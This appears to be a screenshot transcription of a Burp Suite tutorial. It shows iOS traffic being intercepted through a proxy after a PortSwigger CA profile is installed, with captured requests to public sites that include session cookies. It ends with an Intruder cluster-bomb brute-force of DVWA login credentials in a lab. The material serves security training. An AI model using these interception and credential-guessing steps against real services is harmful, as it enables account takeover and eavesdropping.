Control panel with buttons: "Forward", "Drop", "Intercept is on", "Action", "Comment this item", "Raw", "Params", "Headers", "Hex". The "Intercept is on" button is highlighted with a red box.

Main content area, currently empty, with a vertical scrollbar on the right side.

rediff.com



Repeater	Sequencer	Decoder	Comparer	Extender	Options	Alerts
Target	Proxy	Spider	Scanner	Intruder		
Intercept	HTTP history	WebSockets history	Options			

Request to http://rediff.com:80 [184.86.250.18]

Forward Drop Intercept is ... Action Comment this item

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: rediff.com
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: RuW=1438768886768152
Connection: keep-alive
Accept-Language: en-us
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_1 like Mac OS X)
AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12B411
Safari/600.1.4
```

? < + > | 0 matches

● ● ●
Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders ?

Host	Method	URL	Params	Status	Length
http://m.rediff.com	GET	/		200	5199
http://m.rediff.com	GET	/briefcase/			
http://m.rediff.com	GET	/business			
http://m.rediff.com	GET	/business/column/co...			
http://m.rediff.com	GET	/business/headlines			
http://m.rediff.com	GET	/cricket			
http://m.rediff.com	GET	/cricket/headlines			
http://m.rediff.com	GET	/cricket/report/stats-...			
http://m.rediff.com	GET	/fashion/headlines			
http://m.rediff.com	GET	/gadget/headlines			
http://m.rediff.com	GET	/getahead/headlines			

Request Response

Raw Params Headers Hex

```

GET / HTTP/1.1
Host: m.rediff.com
Accept-Encoding: gzip, deflate
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Cookie: RuW=1438768886768152
Connection: keep-alive
Accept-Language: en-us
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_1 like
Mac OS X; AppleWebKit/600.1.4 (KHTML, like Gecko)
  
```

? < + > 0 matches



google.co.in





Safari cannot open the
page.

The error was: "There was a
problem communicating
with the secure web proxy
server (HTTPS).".







Profile Installed

Done



PortSwigger CA

Signed by PortSwigger CA

Verified ✓

Contains Certificate

More Details



[< General](#)

Profile

CONFIGURATION PROFILE



PortSwigger CA





 google.co.in



Web

Images

Sign in

Google



Search hands-free


Just say "Ok Google"

NO THANKS

TRY THE APP



Proxy Listeners


 Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use c

Add	Running	Interface	Invisible	Redirect	Certificate
	<input checked="" type="checkbox"/>	*:8080	<input type="checkbox"/>		Per-host
					
					


Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can i in other tools or another installation of Burp.




Intercept Client Requests

 Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

- Intercept requests based on the following rules: *Master interception is turned off*





Repeater Sequencer Decoder Comparer Extender Options Alerts

Target Proxy Spider Scanner Intruder

Intercept HTTP history WebSockets history Options

Request to http://m.in.com:80 [124.153.64.28]

Forward Drop Intercept is ... Action Comment this item

Raw Params Headers Hex

```
GET /section HTTP/1.1
Host: m.in.com
Referer: http://m.in.com/
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us
Cookie: __utma=168869885.691706937.1440164278.1440164278.1440164278.1;
__utmb=168869885.3.10.1440164283; __utmc=168869885; __utmt=1;
__utmv=168869885.1440164283.1.1.utmcsr=(direct)|utmccn=(non
e); _w18g=504b5c0f7a5da2f6516aaa496e7edbe6; _w18s=;
_w18userinfo=7B%22NW_Bucket%22%3A%22r%22%7D
Pragma: no-cache
Cache-Control: max-age=0
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 7_1 like Mac OS X)
AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D167
Safari/9537.53
```

Type a search term 0 matches

google.co.in



Cannot Verify Server Identity

Safari cannot verify the identity of "www.google.co.in". Would you like to continue anyway?

Cancel

Details

Continue



Carrier 

7:23 PM



[Cancel](#)

Install Profile



PortSwigger CA

Not Trusted


Install

Signed PortSwigger CA

Received Aug 21, 2015

Contains Certificate

More Details



Carrier 

7:23 PM



Profile Installed

[Done](#)



PortSwigger CA

 **Trusted**

Signed PortSwigger CA

Received Aug 21, 2015

Contains Certificate

[More Details](#)



iOS Simulator - iPhone Retina (3.5-inch) / iOS 7.1 (11D167)

Carrier 7:25 PM

google.co.in

Web Images Sign in

Google

Search hands-free
Just say "Ok Google"

NO THANKS TRY THE APP

Request to https://www.google.co.in:443 [216.58.220.3]

Forward Drop Intercept is ... Action Comment this item

Raw Params Headers Hex

```

GET / HTTP/1.1
Host: www.google.co.in
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie:
NID=70=GygzZ4jItPBLf0_KEX4kE2LbG-PwsJL5M2AVTwnkfyxwGONLkssJNBsL8-owrNk1h
Kgc_ZsVee_TXwSuhlKzjV6Tn0-IL-PWRMiTodNOqH9gEBZjddnmvARQAHT;
OGPC=5061553-3;;
PREF=ID=1111111111111111:PF=0:TM=1440164131:LM=1440164131:V=1:S=8Hy3CHHR48r
u8QxY
Accept-Language: en-us
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 7_1 like Mac OS X)
AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D167
Safari/9537.53

```

0 matches

Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help

Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Target Proxy Spider Scanner

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.108:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```

GET /dvwa/vulnerabilities/brute/?username=admin&password=test&Login=Login HTTP/1.1
Host: 192.168.0.108
Referer: http://192.168.0.108/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: security=high; PHPSESSID=db0cdb629334e29084f4f549929944c6
Accept-Language: en-us
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_1 like Mac OS X)
AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12B411 Safari/600.1.4

```

Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Proxy Spider Scanner

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.108:80
Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

GET /dwa/vulnerabilities/brute/?username=
Host: 192.168.0.108
Referer: http://192.168.0.108/dwa/vulnera
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,ap
Cookie: security=high; PHPSESSID=db0cdb629
Accept-Language: en-us
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPhone; CPU iPhon
AppleWebKit/600.1.4 (KHTML, like Gecko) Ve

- Send to Spider
- Do an active scan
- Send to Intruder ⌘+I
- Send to Repeater ⌘+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser ▶
- Engagement tools [Pro version only] ▶
- Change request method .4
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests ▶
- Do intercept ▶
- Convert selection ▶
- URL-encode as you type
- Cut ⌘+X
- Copy ⌘+C
- Paste ⌘+V
- Message editor help
- Proxy interception help

? < + > Type a search term 0 matches

Target		Proxy		Spider		Scanner	
Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Options	Alerts

1 x 2 x 3 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Cluster bomb

```
GET /dvwa/vulnerabilities/brute/?username=$admin$&password=$test$&Login=Login HTTP/1.1
Host: 192.168.0.108
Referer: http://192.168.0.108/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: security=high; PHPSESSID=db0cdb629334e29084f4f549929944c6
Accept-Language: en-us
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_1 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12B411 Safari/600.1.4
```

- Add §
- Clear §
- Auto §
- Refresh

? < + > Type a search term 0 matches Clear

2 payload positions

Length: 538

Mac OS window title: Burp Suite Free Edition v1.6.01

Menu bar: Burp Intruder Repeater Window Help

Tool tabs: Repeater Sequencer Decoder Comparer Extender Options Alerts

Target tabs: Target Proxy Spider Scanner Intruder

Tab bar: 1 x 2 x 3 x ...

Sub-tab bar: Target Positions Payloads Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: Payload count: 7

Payload type: Request count: 0

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

<input type="button" value="Paste"/>	gordonb
<input type="button" value="Load ..."/>	test
<input type="button" value="Remove"/>	admin
<input type="button" value="Clear"/>	pablo
	smithy
	1337
	testuser



Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
7	testuser	password@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
8	gordonb	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
9	test	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
10	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4951	
11	pablo	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
12	smithy	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4953	
13	1337	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
14	testuser	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
15	gordonb	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
16	test	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
17	admin	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
18	pablo	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4951	
19	smithy	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
20	1337	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
